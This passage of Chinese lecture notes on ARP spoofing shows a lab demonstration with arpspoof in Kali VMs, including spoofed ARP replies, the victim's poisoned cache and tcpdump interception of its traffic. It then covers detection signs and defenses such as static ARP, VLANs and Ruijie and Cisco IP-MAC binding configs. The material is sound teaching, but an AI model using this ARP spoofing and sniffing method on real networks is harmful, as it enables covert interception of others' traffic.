0:c:29:35:d9:62 0:c:29:6:e7:10 0806 42: arp reply 192.168.159.2 is-at 0:c:29:35:d9:62
0:c:29:35:d9:62 0:c:29:6:e7:10 0806 42: arp reply 192.168.159.2 is-at 0:c:29:35:d9:62
0:c:29:35:d9:62 0:c:29:6:e7:10 0806 42: arp reply 192.168.159.2 is-at 0:c:29:35:d9:62
```

◆ 将**被攻击主机ARP缓存**表里**网关的MAC地址改为攻击者的MAC地址**，同时将**网关ARP缓存**表里**被攻击主机的MAC地址改为攻击者的MAC地址**

2.2.4 ARP欺骗攻击及防御

3．ARP攻击实战2（Kali） 黑客将网关的IP地址以及被攻击者的IP地址和黑客的MAC地址绑定

要求：用ARPspoof工具，进行ARP欺骗攻击

④查看目标主机ARP缓存。被攻击主机ARP缓存表中所记录的网关(192.168.159.2)的MAC地址已经变为了攻击者(192.168.159.129)的MAC地址。

```
C:\Users\ [redacted] >arp -a

接口: 192.168.159.128 --- 0xb
  Internet 地址         物理地址              类型
  192.168.159.2         00-0c-29-35-d9-62     动态
  192.168.159.129       00-0c-29-35-d9-62     动态
  192.168.159.254       00-50-56-e0-02-56     动态
  192.168.159.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

2.2.4 ARP欺骗攻击及防御

3．ARP攻击实战2（Kali） 黑客将网关的IP地址以及被攻击者的IP地址和黑客的MAC地址绑定

要求：用ARPspoof工具，进行ARP欺骗攻击

⑤之后攻击者便可以使用Tcpdump或Wireshark工具截获所有受害者的流量。

```
└─# tcpdump host 192.168.159.128
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:59:14.910710 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:16.841231 IP 192.168.159.128.netbios-dgm > 192.168.159.255.netbios-dgm: UDP, length 216
08:59:16.911182 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:18.912388 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:20.913845 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:22.914809 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:24.915764 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:26.916538 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:28.917731 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:30.918474 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:30.985471 IP 192.168.159.128.61570 > 192.168.159.2.domain: 55038+ A? www.baidu.com. (31)
08:59:31.987761 IP 192.168.159.128.61570 > 192.168.159.2.domain: 55038+ A? www.baidu.com. (31)
08:59:32.919983 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:33.001362 IP 192.168.159.128.61570 > 192.168.159.2.domain: 55038+ A? www.baidu.com. (31)
08:59:34.921001 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:35.013630 IP 192.168.159.128.61570 > 192.168.159.2.domain: 55038+ A? www.baidu.com. (31)
08:59:36.922792 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
08:59:38.923253 ARP, Reply 192.168.159.2 is-at 00:0c:29:35:d9:62 (oui Unknown), length 28
```

4．ARP欺骗攻击检测与防御机制

- ARP攻击检测：可以通过以下现象来检测ARP欺骗攻击：
  - 网络频繁掉线；
  - 网速变慢；
  - 使用ARP-a命令发现有重复的MAC地址条目，或者有网关MAC地址不正确；
  - 局域网内抓包发现很多ARP响应包。

4．ARP欺骗攻击检测及防御机制

- ARP攻击**原因**：终端没有鉴别ARP请求和响应报文中IP地址与MAC地址绑定项真伪的功能
- 解决思路：**需要以太网交换机提供鉴别ARP请求和响应报文中IP地址与MAC地址绑定项真伪的功能**，以太网交换机只继续转发包含正确的IP地址与MAC地址绑定项的ARP请求和响应报文。
- **具体措施**：交换机中**建立正确的MAC地址与IP地址之间的绑定关系**，交换机能够检测ARP请求报文或响应报文中指定的MAC地址与IP地址之间绑定关系的正确性，丢弃所有指定错误的MAC地址与IP地址之间的绑定关系的ARP请求报文或响应报文

4．ARP欺骗攻击检测及防御机制

可以采用以下措施来防御ARP欺骗攻击：

- ①设置静态的ARP缓存表，不让主机刷新设置好的缓存表，手动更新缓存表中的记录。
- ②将IP和MAC两个地址绑定在一起，不能更改。
- ③划分多个范围较小的VLAN，一个VLAN内发生的ARP欺骗不会影响到其他VLAN内的主机通信，缩小ARP欺骗攻击影响的范围。
- ④一旦发现正在进行ARP欺骗攻击的主机，及时将其隔离。
- ⑤使用具有防御ARP欺骗攻击的防火墙进行监控。

2.2.4 ARP欺骗攻击及防御

4．ARP欺骗攻击检测与防御机制

ARP攻击防御的三个控制点

- **1 网关防御**
  - 合法ARP绑定，防御网关被欺骗
  - ARP数量限制，防御ARP泛洪攻击

网关G

接入设备

- **2 接入设备防御**
  - 网关IP/MAC绑定，过滤掉仿冒网关的报文
  - 合法用户IP/MAC绑定，过滤掉终端仿冒报文
  - ARP限速

- **3 客户端防御**
  - 绑定网关信息

用户

- 局域网内采用静态ARP Cache
- **主动查询**
  - 在某个正常的时刻，做一个IP和MAC对应的数据库，以后定期检查当前的IP和MAC对应关系是否正常。
  - 同时定期检测交换机的流量列表,查看丢包率。
- **使用ARP防护软件**
- **具有ARP防护功能的路由器**

5．ARP欺骗攻击实验

课后：可自己尝试利用arpspoof和driftnet工具进行arp欺骗攻击实验

实验仪器设备（环境条件）：

- 满足安装vmware 环境Windows
- Linux系统下的笔记本
- 在一个至少包含两台主机的交换式局域网内调试程序

实验说明：

- 被攻击主机：windows虚拟机，win7系统,其ip地址为192.168.27.129，MAC地址为00-0c-29-14-05-30
- 攻击主机：linux虚拟机，kali linux系统，其ip地址为192.168.27.131，MAC地址为00:0c:29:11:a9:25
- 网关：ip地址为192.168.27.2,MAC地址为00-50-56-ea-95-48
- 攻击工具：kali linux系统下的arpspoof工具

参考：https://blog.csdn.net/mr__sheng/article/details/123757426

有问题及时反馈，加强沟通交流！

三、配置要点

1、全局绑定IP+MAC地址

2、配置例外接口（没有绑定限制）

3、开启address-bind功能

一、组网需求

利用接入设备实现接入用户，只有绑定的ip+MAC才可以与外网通信，没有绑定的不能通信。

四、配置步骤

注意：配置之前建议使用 Ruijie#show interface status查看接口名称，常用接口名称有FastEthernet（百兆）、GigabitEthernet（千兆）和TenGigabitEthernet(万兆),以下配置以百兆接口为例。

```
Ruijie>enable
Ruijie#configure terminal
Ruijie(config)#address-bind 192.168.1.1 0001.1111.1111    ------> 配置IP 地址和MAC 地址的绑定关系
Ruijie(config)#address-bind uplink FastEthernet 0/24  ------>配置地址绑定的例外端口（上联端口）
Ruijie(config)#address-bind install   ------>使IP 和MAC 地址绑定生效
Ruijie(config)#end
```

五、验证命令

Ruijie#show address-bind 查看设备的IP 地址和MAC 地址绑定配置

```
Total Bind Addresses in System : 1
IP Address        Binding MAC Addr
----------------  ----------------
192.168.1.1    0001.1111.1111
```

只有在绑定表项中的ip+MAC可以正常通信，没有绑定的ip+MAC无法与外网通信

示例1：绑定单个设备

假设我们要将MAC地址为 `00:11:22:33:44:55` 的设备绑定到VLAN 10的接口 `GigabitEthernet0/1` 上。以下是配置的示例命令：

```
enable
configure terminal
mac address-table static 0011.2233.4455 vlan 10 interface GigabitEthernet0/1
end
write memory
```

Cisco交换机端口ip-mac绑定技巧

https://www.bkqs.com.cn/content/x34wm07nk.html